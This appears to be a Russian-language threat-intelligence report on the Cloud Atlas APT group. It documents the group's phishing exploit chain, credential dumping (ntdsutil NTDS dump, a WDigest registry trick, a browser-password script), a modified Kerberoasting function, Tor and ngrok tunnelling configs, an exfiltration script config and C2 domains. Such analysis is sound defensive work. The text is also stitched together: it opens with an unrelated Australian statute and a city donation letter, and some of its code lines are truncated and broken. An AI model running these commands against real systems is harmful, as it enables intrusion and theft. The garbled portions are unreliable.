Соответствующая статья закона (на языке оригинала)	Australian Human Rights Commission Act 1986 11. Functions of Commission (1) The functions of the Commission are: (a) such functions as are conferred on the Commission by the Age Discrimination Act 2004, the Disability Discrimination Act 1992, the Racial Discrimination Act 1975, the Sex Discrimination Act 1984 or any other enactment; and (aa) to inquire into, and attempt to conciliate, complaints of unlawful discrimination; and (ab) to deal with complaints lodged under Part IIC; and (b) such functions as are to be performed by the Commission pursuant to an arrangement in force under section 16; and (c) such functions as are expressed to be conferred on the Commission by any State enactment, being functions in relation to which the Minister has made a declaration under section 18; and (d) the functions conferred on the Commission by section 31; and (e) to examine enactments, and (when requested to do so by the Minister) proposed enactments, for the purpose of ascertaining whether the enactments or proposed enactments, as the case may be, are, or would be, inconsistent with or contrary to any human right, and to report to the Minister the results of any such examination; and (f) to: (i) inquire into any act or practice that may be inconsistent with or contrary to any human right; and (ii) if the Commission considers it appropriate to do so—endeavour, by conciliation, to effect a settlement of the matters that gave rise to the inquiry; and (g) to promote an understanding and acceptance, and the public discussion, of human rights in Australia; and (h) to undertake research and educational programs and other programs, on behalf of the Commonwealth, for the purpose of promoting human rights, and to co-ordinate any such programs undertaken by any other persons or authorities on behalf of the Commonwealth; and (j) on its own initiative or when requested by the Minister, to report to the Minister as to the laws that should be made by the Parliament, or action that should be taken by the Commonwealth, on matters relating to human rights; and

Рис. 42 | Пример фишингового письма 3



РОССИЙСКИ ФЕДЕРАЦИЯ
РОСТОВСКАЯ ОБЛАСТЬ
МУНИЦИПАЛЬНОЕ ОБРАЗОВАНИЕ «ГОРОД ТАГАНРОГ»
АДМИНИСТРАЦИЯ ГОРОДА ТАГАНРОГА

ул. Петровская, 73, г. Таганрог, Ростовская область, 347900
тел.: +7 (8634) 61-35-60, +7 (8634) 31-28-00, факс: +7 (8634) 31-27-30
телефакс: 298140 CITY RU, e-mail: adm@tagancity .ru, web: www.tagancity .ruinfo@rstpr.ru

30.10.2022 № 60.04/2932

На № от

Руководителям предприятий

Уважаемые коллеги!

Традиция поддерживать свою армию - в крови у народов, населяющих нашу страну. Сбор средств, обмундирования, снаряжения, продуктов питания и медицинских препаратов для солдат и офицеров в регионах России начался с первых дней специальной военной операции по защите Донбасса, это была стихийная инициатива.

Губернатором Ростовской области поддержана инициатива жителей области о сборе средств для нужд участников специальной военной операции.


В настоящее время открыт счет, на который жители региона, а также предприятия и организации, желающие оказать помощь военнослужащим по контракту, мобилизованным и участникам добровольческих формирований, принимающим участие в специальной военной операции, могут перечислить финансовые средства.

Реквизиты для перечисления пожертвований размещены на официальном сайте Правительства Ростовской области во вкладке «Частичная мобилизация: ответы на главные вопросы» (**https://www.donland.ru/aktivity/2871/**).

Прошу Вас рассмотреть возможность размещения на информационных стендах Вашего предприятия информации о сборе средств.

Еще одним способом заражения у группировки является рассылка фишинговых писем, содержащих вредоносный документ, который использует уязвимость в редакторе формул (CVE-2018-0802) для скачивания и выполнения вредоносного кода.

Рис. 43 | Типовая схема заражения Cloud Atlas



При открытии документа с удаленного сервера, контролируемого злоумышленниками, загружается вредоносный шаблон в виде RTF-файла. Он содержит эксплойт для редактора формул, который скачивает и выполняет файл HTML Application (HTA), находящийся на том же C2-сервере. Скачивание RTF-шаблонов и HTA-файлов ограничено как по времени, так и по IP-адресам жертв: разрешаются запросы только из целевых регионов.

Вредоносный HTA-файл извлекает из себя и записывает на диск несколько файлов, являющихся частями бэкдора VBShower.

Discovery

T1083 File and Directory Discovery

T1016 System Network Configuration Discovery

T1049 System Network Connections Discovery

T1007 System Service Discover

T1082 System Information Discovery

T1057 Process Discovery

При помощи импланта VBShower группировка собирает различную информацию из атакованной системы:

- получает список задач планировщика, используя следующую команду:

```
cmd.exe /c schtasks /query /v /fo LIST\
```

- извлекает информацию об именах и размерах файлов из следующих папок:

```
%AppData%
%AllUsersProfile%
%AllUsersProfile%\Canon
%AllUsersProfile%\Intel
%AllUsersProfile%\Control
%AllUsersProfile%\libs
%AllUsersProfile%\Adobe
%AllUsersProfile%\Yandex
%AllUsersProfile%\Firefox
%AllUsersProfile%\Edge
%AllUsersProfile%\Chrome
%AllUsersProfile%\avp
```

- получает имя и значения ключей реестра из ветки Run;
- получает текущий домен, имя пользователя и имя компьютера.

PowerShower проверяет настройки прокси-сервера. Ниже приведена часть кода, отвечающего за проверку:

```
$pr = Get-ItemProperty -Path
`HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\`;
if ( $pr.ProxyEnable -eq `1`)
```

Также PowerShower проверяет файлы в каталоге пользователя (часть скрипта PowerShell):

```
Get-ChildItem -Path "C:\Users\";
```

В рамках атак также использовались следующие команды обнаружения процессов:

```
Get-Process
Get-WmiObject Win32_Process | select processid, name, commandline
Get-WmiObject Win32_Process | select processid, name, commandline,
parrentprocessid,
creationdate
Get-WmiObject Win32_Process | select processid, name, commandline,
parrentprocessid,
creationdate | where name -eq "powershell.exe"
```

Команда для обнаружения сетевых настроек:

```
ipconfig /all
```

Также при расследовании инцидентов мы заметили использование Advanced Port Scanner для сканирования сети. Он располагался по пути:

```
C:\ProgramData\Advanced_Port_ Scanner_2.5.3869.exe.
```

Credential Access

T1003.001 OS Credential Dumping: LSASS Memory

T1003.003 OS Credential Dumping: NTDS

T1552 Unsecured Credentials

T1539 Steal Web Session Cookie

T1557 Adversary-in-the-Middle

T1555.003 Credentials from Password Stores: Credentials from Web Browsers

Cloud Atlas ищет множество типов учетных данных, для чего использует различные инструменты и импланты.

Чтобы получить учетные данные Windows и информацию о домене, злоумышленники запускают инструменты Inveigh и BloodHound в скомпрометированной системе.

Inveigh — это инструмент тестирования безопасности на основе PowerShell, который позволяет проводить атаки с перехватом учетных данных в сетях на базе Windows. Он имитирует разрешение имен и серверы аутентификации для захвата хэшей NTLM, паролей и других данных. Инструмент перехватывает и анализирует сетевой трафик с использованием таких методов, как подмена LLMNR (Link-Local Multicast Name Resolution) и NBNS (NetBIOS Name Service), а также может захватывать запросы `HTTP/HTTPS`.

Злоумышленники из Cloud Atlas немного изменили инструмент Inveigh:

- их версия включает переменную `$file_base64`, содержащую строку в кодировке Base64. Декодированные данные (в данном случае текст WWW-аутентификации) записываются в файл `C:\ProgramData\tempo.txt`. Этот файл используется для хранения декодированных данных. Это может быть полезно для последующего чтения или обработки данных скриптом и избегания обнаружения;
- в скрипте злоумышленника определены дополнительные переменные `$sara`, `$haal` и `$klia` со значениями, такими как '`/wpa`', '`.dat`' и результат объединения $sara+$haal соответственно. Эти переменные заменяют жестко закодированные строки в условных проверках и сопоставлении URL, запутывая некоторые части скрипта, чтобы избежать обнаружения;
- исходная версия содержит условия, напрямую ссылающиеся на определенные шаблоны, например, `/ pad.dat`. В версии злоумышленника эти шаблоны заменены переменными (например, `$klia`);
- версия злоумышленника вызывает Invoke-Inveigh с параметрами, которые перенаправляют вывод файла в "`C:\ProgramData\`".

Также трюк, который используют злоумышленники, заключается в том, чтобы установить ключ реестра "`HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential`" на 1 перед сбросом процесса LSASS. Это изменяет способ хранения паролей аутентифицированных пользователей в системной памяти с хэшированного на обычный текст.

Get_browser_pass Python script

Cloud Atlas также в своем арсенале имеют несколько имплантов для извлечения учетных данных, связанных с браузером. Скрипт Python, очень похожий на инструмент с открытым исходным кодом Lazagne, способен получать данные из браузеров на базе Firefox (например, BlackHawk, IceCat) и браузеров на базе Chromium (например, Opera, YandexBrowser). На это указывают идентичные имена некоторых функций и методов как в `get_browser_pass.py`, так и в Lazagne. Однако Python-скрипт предлагает более ограниченный набор функций, специально ориентированных на извлечение файлов аутентификации из браузеров, в то время как Lazagne не ограничивается только браузерами.

Список браузеров из "get_browser_pass.py":

```
def main():
 return_list = []
 firefox_list = [
 ('firefox', '{}\\Mozilla\\Firefox'.format(APPDATA)),
 ('blackHawk', '{}\\NETGATE Technologies\\BlackHawk'.format(APPDATA)),
 ('cyberfox', '{}\\8pecxstudios\\Cyberfox'.format(APPDATA)),
 ('comodo IceDragon', '{}\\Comodo\\IceDragon'.format(APPDATA)),
 ('k-Meleon', '{}\\K-Meleon'.format(APPDATA)),
 ('icecat', '{}\\Mozilla\\icecat'.format(APPDATA)),
 ('thunderbird', '{}\\Thunderbird'.format(APPDATA)),
 ]
 chrome_list = [
 ('7Star', '{}\\7Star\\7Star\\User Data'.format(LOCALAPPDATA)),
 ('amigo', '{}\\Amigo\\User Data'.format(LOCALAPPDATA)),
 ('brave', '{}\\BraveSoftware\\Brave-Browser\\User Data'.
format(LOCALAPPDATA)),
 ('centbrowser', '{}\\CentBrowser\\User Data'.format(LOCALAPPDATA)),
 ('chedot', '{}\\Chedot\\User Data'.format(LOCALAPPDATA)),
 ('chrome canary', '{}\\Google\\Chrome SxS\\User Data'.
format(LOCALAPPDATA)),
 ('chromium', '{}\\Chromium\\User Data'.format(LOCALAPPDATA)),
 ('chromium edge', '{}\\Microsoft\\Edge\\User Data'.format(LOCALAPPDATA)),
('coccoc', '{}\\CocCoc\\Browser\\User Data'.format(LOCALAPPDATA)),
 ('comodo dragon', '{}\\Comodo\\Dragon\\User Data'.format(LOCALAPPDATA)),
 ('elements browser', '{}\\Elements Browser\\User Data'.
format(LOCALAPPDATA)),
 ('epic privacy browser', '{}\\Epic Privacy Browser\\User
Data'.format(LOCALAPPDATA)),
 ('google chrome', '{}\\Google\\Chrome\\User Data'.format(LOCALAPPDATA)),
 ('kometa', '{}\\Kometa\\User Data'.format(LOCALAPPDATA)),
 ('opera', '{}\\Opera Software\\Opera Stable'.format(APPDATA)),
 ('orbitum', '{}\\Orbitum\\User Data'.format(LOCALAPPDATA)),
 ('sputnik', '{}\\Sputnik\\Sputnik\\User Data'.format(LOCALAPPDATA)),
 ('torch', '{}\\Torch\\User Data'.format(LOCALAPPDATA)),
 ('uran', '{}\\uCozMedia\\Uran\\User Data'.format(LOCALAPPDATA)),
 ('vivaldi', '{}\\Vivaldi\\User Data'.format(LOCALAPPDATA)),
 ('yandexBrowser', '{}\\Yandex\\YandexBrowser\\User Data'.
format(LOCALAPPDATA))
 ]
```

Скрипт был найден в следующих местах:

```
ProgramData\py\get_browser_pass.py
ProgramData\intel\get_browser_pass.py
```

Ntdsutil utility

Еще один инструмент, используемый для получения учетных данных (учетных данных, связанных с AD) — `ntdsutil.exe`. Утилита была запущена следующим образом:

```
ntdsutil.exe "ac i ntds" "ifm" "create full C:\\Windows\\TEMP\\ntdsutil" q q
```

GetNet-NTLM utility

В недавних атаках Cloud Atlas было замечено использование утилиты GetNet-NTLM. Утилита предназначена для захвата хэша NetNTLMv2 текущего аутентифицированного пользователя путем настройки локального HTTP-сервера, который запускает аутентификацию NTLM. После аутентификации пользователя скрипт перехватывает и декодирует хэш NetNTLMv2 из обмена аутентификацией NTLM. Затем этот хэш можно использовать в офлайн-инструментах взлома паролей, таких как Hashcat или John the Ripper, для подбора пароля в виде открытого текста.

Lateral Movement + Command & Control

T1021.001 Remote Services: Remote Desktop Protocol

T1021.002 Remote Services: SMB / Windows Admin Shares

T1021.006 Remote Services: Windows Remote Management

Группа Cloud Atlas использовала локальные и доменные учетные данные, полученные на ранних этапах атаки, для горизонтального перемещения в пределах инфраструктуры жертвы. В большинстве случаев злоумышленник получал доступ к дополнительным компьютерам в сети жертвы с помощью протокола удаленного рабочего стола (RDP). Иногда они использовали PsExec для навигации по сети через SMB или использовали альтернативную версию этой утилиты под названием PAExec.

Также злоумышленники использовали интерактивный сеанс с помощью следующей команды PowerShell:

```
Enter-PSSession [host]
```

Enter-PSSession, функция PowerShell, обеспечивает удаленное управление путем установления временного интерактивного сеанса между локальными и удаленными машинами, позволяя выполнять команды PowerShell непосредственно в удаленных системах. Это взаимодействие обычно использует протокол WS-Management через HTTP или HTTPS.

T1572 Protocol Tunneling

ngrok

В ходе расследования инцидентов группы Cloud Atlas мы обнаружили частое использование утилиты туннелирования ngrok. Злоумышленники обычно размещали ее во временных каталогах, а также использовали файл конфигурации в формате YAML.

Таблица 11 | Замаскированный инструмент — ngrok

Путь	Описание
`C:\Windows\Temp\lsass.exe`	Утилита ngrok
`C:\Windows\SysWOW64\config\systemprofile\.ngrok2\ngrok.yml`	Файл конфигурации для программного обеспечения ngrok, который определяет токен авторизации
`C:\Windows\Temp\windowsstore.txt`	Файл `windowsstore.txt` — это журнал программного обеспечения ngrok

Openport

Атакующие использовали утилиту Openport для проброса RDP-порта, а также SSH-клиент для организации сетевого туннеля для подключения к системе извне.

T1090.003 Proxy: Multi-hop Proxy

T1573.002 Encrypted Channel: Asymmetric Cryptography

Tor-client

Еще одна интересная вещь, которую мы обнаружили при расследовании инцидентов, заключается в том, что группа использует TOR-клиент для переадресации портов в сеть TOR. Набор используемых файлов состоял из легитимного исполняемого файла TOR-клиента и конфигурации, расположенной в файле конфигурации.

Программное обеспечение было запущено командой:

```
C:\ProgramData\Package\package.exe -f C:\ProgramData\Package\config
```

Как видно из файла конфигурации ниже, злоумышленники перенаправляли порты для подключения к системам по протоколам RDP и SSH. В файле «C:\ProgramData\Package\data\host» был обнаружен onion-адрес «aaoyfonknhvwblpnkyrxsgdgcu5magctr5dwkar7jz25n2z57inu4eyd[.]onion», который мы считаем C2-сервером злоумышленников.

```
HiddenServiceDir C:\ProgramData\Package\data\host
HiddenServicePort 3389 127.0.0.1:3389
HiddenServicePort 22 127.0.0.1:22
HiddenServicePort 3390 [Internal IP]:3389
HiddenServicePort 3391 [Internal IP]:3389
DataDirectory C:\ProgramData\Package\data
GeoIPFile C:\ProgramData\Package\data\geoip
GeoIPv6File C:\ProgramData\Package\data\geoip6
Log notice file C:\ProgramData\Package\data\notices.log
ClientTransportPlugin obfs2,obfs3,obfs4,scramblesuit exec
C:\ProgramData\Package\pluggable_transports\obfs4proxy.exe
UseBridges 1
Bridge obfs4 185.177.207.158:8443 B9E39FA01A5C72F0774A840F91BC72C2860954E5
cert=WA1P+AQj7sAZV9terWaYV6ZmhBUcj89Ev8ropu/IED4OAtqFm7AdPHB168BPoW3RrN0NfA
iat-mode=0
Bridge obfs4 152.42.238.240:5946 4679C041E269C3F5875EA9011470B6EF95B16A62
cert=i1ySAOeadoWztubPD3zgZyzq9/Qr6WGIYECINLARanq068EruH64PXRJ8wiV64ME8ndfFw
iat-mode=0
Bridge obfs4 185.99.2.105:444 911B6B937768F5E8A7ED1FFBAA9853A8DD5004EC
cert=ieCM4QeppiOlNE7EpgM416pZRIwuz42DTh0JfgdQlFvjz7OPG3br4xSYuyLyI0oirOPuWA
iat-mode=0
Bridge obfs4 79.124.40.41:443 D92DB8854FF2ED10E6AF34C2E6FDD2CA3BAC1AF1
cert=RyFVIOw4yxYHQ6dXOKtV8B3CwVoHxvGbj5AsM8V7rhznyQVNZGz9lGpfGRyGqZDdAjgPFQ
iat-mode=0
```

Execution

T1059.001 Command and Scripting Interpreter: PowerShell

T1059.003 Command and Scripting Interpreter: Windows Command Shell

T1059.005 Command and Scripting Interpreter: Visual Basic

Cloud Atlas использует собственные импланты, а также общедоступные инструменты. Мы обнаружили использование собственных инструментов группировки под названиями: PowerShower, VBShower, VBCloud, а также различные скрипты Python, VBS и PowerShell. Помимо этого, группировка использует общедоступные инструменты, такие как: BloodHound, Inveight, Get-NetNTLM, PowerView и браузер TOR.

Мы обнаружили, что группа использует некоторые командлеты из модуля PowerView. Для этого они создают скрипт PowerShell (.ps1), в который добавляют необходимые командлеты, а затем выполняют его. Ниже приведен список командлетов, которые были добавлены в скрипт.

Таблица 12 | Возможности инструментов группировок

Командлет	Описание
`Get-DomainSearcher`	Возвращает всех пользователей или определенные объекты пользователей в AD
`Convert-LDAPProperty`	Преобразует определенные поля значения свойства LDAP и выводит пользовательский объект
`Get-Domain`	Возвращает объект домена для текущего (или указанного) домена
`Get-DomainSPNTicket`	Запрашивает билет Kerberos для указанного имени участника службы (SPN)
`Get-DomainUser`	Возвращает всех пользователей или определенные объекты пользователей в AD
`Inv-keb`	Более подробную информацию смотрите ниже

PowerShell-скрипт Inv-keb

Один из добавленных командлетов — "inv-keb". Это модифицированная версия функции Invoke-Kerberoast из фреймворка PowerSploit, в частности модуля PowerView. Эта функция предназначена для выполнения атаки Kerberoasting, при которой имена участников службы (SPN) извлекаются из учетных записей Active Directory, а также извлекаются связанные с ними билеты Kerberos

Однако группа Cloud Atlas внесла несколько изменений в скрипт. Например, он сохраняет хэши билетов в файле `kerbHash0.txt`, что позволяет злоумышленнику попытаться взломать пароль в автономном режиме.

Рис. 44 | Пример модифицированной функции inv-keb

```
function inv-keb {
    Param(
        [Management.Automation.PSCredential]
        [Management.Automation.CredentialAttribute()]
        $Credential = [Management.Automation.PSCredential]::Empty
    )

    BEGIN {
        $UserSearcherArguments = @{
            'SPN' = $True
            'Properties' = 'samaccountname,distinguishedname,serviceprincipalname'
        }
        if ($PSBoundParameters['Domain']) { $UserSearcherArguments['Domain'] = $Domain }
        if ($PSBoundParameters['LDAPFilter']) { $UserSearcherArguments['LDAPFilter'] = $LDAPFilter }
        if ($PSBoundParameters
        if ($PSBoundParameters
        if ($PSBoundParameters
        if ($PSBoundParameters
        if ($PSBoundParameters['ServerTimeLimit']) { $UserSearcherArguments['ServerTimeLimit'] = $ServerTimeLimit }
        if ($PSBoundParameters['Tombstone']) { $UserSearcherArguments['Tombstone'] = $Tombstone }
        if ($PSBoundParameters['Credential']) { $UserSearcherArguments['Credential'] = $Credential }

        if ($PSBoundParameters['Credential']) {
            $LogonToken = Invoke-UserImpersonation -Credential $Credential
        }
    }

    PROCESS {
        if ($PSBoundParameters['Identity']) { $UserSearcherArguments['Identity'] = $Identity }
        Get-DomainUser
        -Jitter $Jitter
    }

    END {
        if ($LogonToken) {
            Invoke-RevertToSelf -TokenHandle $LogonToken
        }
    }
}
inv-keb -OutputFormat HashCat |Select-Object -ExpandProperty hash | out-file -Encoding ASCII C:\ProgramData\kerb-Hash0.txt
```

VBShower

VBShower является первым звеном атаки, выступая в роли сложного загрузчика и модуля начального закрепления. Этот инструмент запускается через HTA-дроппер, который помещает несколько скриптов и зашифрованный модуль в скрытые потоки данных NTFS (Alternate Data Streams, ADS), размещая их в директории `%APPDATA%\Roaming\Microsoft\Windows\`. В результате на зараженном компьютере незаметно разворачивается инфраструктура из VBScript-компонентов.

В арсенале VBShower присутствуют скрипты, каждый из которых выполняет отдельную функцию. Одни из них отвечают за расшифровку и исполнение вредоносных модулей в оперативной памяти, избегая создания следов на диске. Другие предназначены для маскировки и зачистки следов активности путем удаления временных файлов и скриптов из папок Windows. Кроме того, VBShower постоянно проверяет и восстанавливает собственные записи в реестре для гарантии перезапуска после перезагрузки системы. Взаимодействие с командным сервером происходит через HTTP-запросы, что позволяет оперативно получать и исполнять новые задачи, среди которых могут быть сбор информации о системе, удаленная перезагрузка, а также загрузка и установка дополнительных модулей атаки, таких как VBCloud и PowerShower.

PowerShower

Следующим звеном в атаке выступает инструмент PowerShower, написанный на языке PowerShell и предназначенный для глубокого анализа локальной сети и ее ресурсов. Этот инструмент загружается в целевую систему с помощью VBShower и сохраняется в директории `%AllUsersProfile%`. PowerShower обеспечивает загрузку и выполнение PowerShell-скриптов, полученных от удаленного командного центра, включая использование архивов и специализированных утилит для атак на инфраструктуру Active Directory.

Среди его функций — разведка и обнаружение уязвимых мест в сети жертвы, выполнение атак типа Kerberoasting (для кражи хэшей пользователей), анализ групп пользователей и доменных политик, а также сбор и обработка информации, позволяющей злоумышленникам углубиться в инфраструктуру. Благодаря этим возможностям PowerShower становится важным инструментом в цепочке атаки, обеспечивая злоумышленникам необходимую разведку и плацдарм для последующего распространения.

VBCloud

Третьим и наиболее продвинутым компонентом атаки является VBCloud, специально предназначенный для скрытного похищения информации и ее отправки через публичные облачные хранилища. VBCloud устанавливается с помощью VBShower и закрепляется в системе с помощью задач планировщика Windows или записи в реестре, благодаря чему автоматически запускается при входе пользователя в систему.

Особенностью VBCloud является использование WebDAV-протокола для связи с облачными сервисами, такими как `kim.nl.tab.digital` или `webdav.mydrive.ch`. Вредоносный инструмент собирает файлы распространенных форматов (таких как `DOC, XLS, PDF, TXT` и другие), которые были недавно изменены, упаковывает их в архивы, шифрует с использованием алгоритма RC4 и маскирует под безобидные мультимедийные файлы. После этого он незаметно отправляет полученные архивы в облачные сервисы, где злоумышленники могут свободно их забрать, избегая подозрений со стороны систем мониторинга.

Кроме того, VBCloud активно собирает конфиденциальные сведения о системе, включая характеристики компьютера, данные пользователей и домена, а также файлы из популярных мессенджеров, например Telegram. Благодаря маскировке под стандартный облачный трафик и регулярным повторным запускам, VBCloud способен длительное время оставаться незамеченным, постепенно извлекая наиболее ценные данные из атакуемой организации.

Collection + Exfiltration

T1119 Automated Collection

T1048.003 Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol

В ходе расследования атак группы был обнаружен Python-скрипт для извлечения данных жертв. Он был передан в качестве параметра "v.3" интерпретатору Python, что привело к выполнению следующей команды:

```
C:\ProgramData\SecuritySystray\SecuritySystrayw.exe C:\ProgramData\
SecuritySystray\v.3 -ip
C:\ProgramData\SecuritySystray\sys -c C:\ProgramData\SecuritySystray\loc -A
-d 1
```

В приведенной выше командной строке параметр loc — это зашифрованный XOR (ключ 0x1B) файл конфигурации. Расшифрованное содержимое в таблице ниже:

Таблица 13 | Файл конфигурации ВПО

Параметр	Значение
Сервер облачного хранения	`https://webdav[.]opendrive[.]com`
Данные аутентификации	`NicholeWagner@mailto.plus:[password]`
Учетная запись домена для подключения по SMB	`[DOMAIN]\[USERNAME]`
Расширения файлов, которые собирает скрипт	`doc, docx, pdf, xls, rtf, xlsx, txt, zip, rar`
Пароль для архивов с собранными данными	`249672e9215b0657d04c65afbaafc7e3`
Сервер с конфигурацией	`https[:]//updateversion[.]net/categoria/canon/ir/c5030/haliplankton`

Скрипт предназначен для автоматизации процессов поиска, фильтрации, загрузки файлов с SMB-серверов, их архивации и последующей отправки по WebDAV или HTTP POST. Скрипт поддерживает гибкие настройки через параметры конфигурации и может работать с несколькими IP-адресами и учетными данными для подключения к SMB.

Скрипт считывает параметры конфигурации из файла конфигурации и поддерживает следующие параметры командной строки:

- учетные данные для подключения к SMB-серверу;
- ограничения на размер файла;
- глубина поиска;
- количество дней для фильтрации;
- и параметры для работы с WebDAV или HTTP POST для отправки архивов.

Скрипт поддерживает работу с несколькими IP-адресами SMB-серверов, которые загружаются из файла. Для каждого IP-адреса проверяются возможность подключения и доступ к общим ресурсам.

Если передан параметр DeepDownload, скрипт рекурсивно сканирует указанный каталог, формируя каталог файлов (с помощью функции filecat). После сканирования файлы фильтруются по размеру (минимальному и максимальному), формату и дате последнего изменения. Скачиваются только файлы, соответствующие этим критериям.

После фильтрации соответствующие файлы скачиваются с помощью функции download. На каждом этапе пишутся логи для отслеживания успешных и неудачных загрузок. После загрузки файлов с общих ресурсов SMB они упаковываются в архивы с помощью 7-Zip (функция create_archiv), которые можно защитить паролем (передается в аргументах). Архивация файлов выполняется с учетом ограничений на азмер архива. Если архив превышает установленный размер, создается новый архив.

Архивы можно отправить на сервер двумя способами:

1. WebDAV: Функция send_webd загружает архивы на сервер WebDAV, используя предоставленные учетные данные;
2. HTTP POST: Если WebDAV недоступен, архив отправляется через HTTP POST на указанный хост.

Скрипт поддерживает до трех попыток отправки с задержками между ними в случае неудачи.

Если указана команда Resend, скрипт повторно проверяет каталог с архивами (archiv_results) и пытается повторно отправить все еще не отправленные архивы. Наконец, он очищает временные каталоги и файлы, созданные во время его выполнения, например удаляет журналы, временные файлы архивов и результаты предыдущих запусков.

Связи в кластере

Изучая кампании Cloud Atlas, мы также нашли общие черты с APT-группами II кластера, включая схожий профиль жертв и отдельные TTPs.

Прежде всего стоит отметить, что Cloud Atlas исторически нацеливалась на страны СНГ, в первую очередь на Российскую Федерацию. Аналогично этому, кампании группировки GOFFEE, про которую будет детально рассказано в следующей главе, в настоящее время направлены исключительно на российские организации.

Общие черты, TTPs и инструменты:

Используемые Cloud Atlas инструменты VBShower и PowerShower заметно перекликаются с функциональными возможностями имплантов VisualTaskel и PowerTaskel, используемых GOFFEE

Помимо сходства в функциональности самих имплантов, методы их распространения также имеют характерные признаки, присущие Cloud Atlas. GOFFEE использует многоступенчатую HTA-ориентированную схему заражения, что ранее неоднократно применялось в атаках Cloud Atlas

Кроме этого, Mythic Likho также использовали HTA-файлы, но в качестве вредоносных почтовых вложений, замаскированных под документы резюме

Еще одной общей чертой является использование ngrok — популярного инструмента для туннелирования, который применялся также группами Librarian Likho и Mythic Likho, а также многими хактивистскими группами из I кластера

C2-инфраструктура:

В качестве C2 Cloud Atlas использовали домены с именами, замаскированными под легитимные сервисы и популярных региональных вендоров, далее следует список с примерами командных серверов:

- 1c-update[.]com
- Avito-service[.]net
- Content-protect[.]net
- Control-issue[.]net
- Gosportal[.]net
- Internet-secury[.]com
- Mirconnect[.]info
- Net-plugin[.]org
- Onesoftware[.]info
- Portal-mail[.]org
- Protocol-list[.]com
- Riamir[.]net
- Sber-cloud[.]info
- Triger-working[.]com
- Web-privacy[.]net
- Web-telegrama[.]org
- Web-wathapp[.]com
- Yandesks[.]net
- Yandesktop[.]com
- office-confirm[.]com
- reload-config[.]com
- serverop-parametrs[.]com
- status-base[.]com
- update-version[.]net
- web-digest[.]com
- web-whatapp[.]net
- wild-berriess[.]com
- yandisk[.]info

Изучив ASN злоумышленников, мы обнаружили еще одно пересечение с **GOFFEE**:

AS39798 (Хостинг-провайдер MivoCloud SRL)

AS207713 (Хостинг-провайдер GLOBAL INTERNET SOLUTIONS LLC)

Также обнаружили использование одного и того же хостинг-провайдера с APT-группой **XDSpy**, которую мы опишем позже.

AS47583 (Хостинг-провайдер Hostinger International Limited)

На основании вышеизложенного мы с низкой долей уверенности предполагаем, что кампании GOFFEE могут являться частью общей операционной деятельности с Cloud Atlas. Вместе с тем со средней степенью уверенности мы считаем, что указанные совпадения демонстрируют наличие общих интересов или сотрудничество между операторами Cloud Atlas и GOFFEE. В частности, GOFFEE может представлять собой передачу части операций Cloud Atlas новому исполнителю (например, подрядчику или другой группе операторов) либо являться отражением совместных операций обеих группировок.

Жертвы — пересечения, а также специфика отдельных жертв

Помимо этого, мы обнаружили пересечения по известным нам имплантам разных группировок, обнаруженным в одной инфраструктуре жертвы:

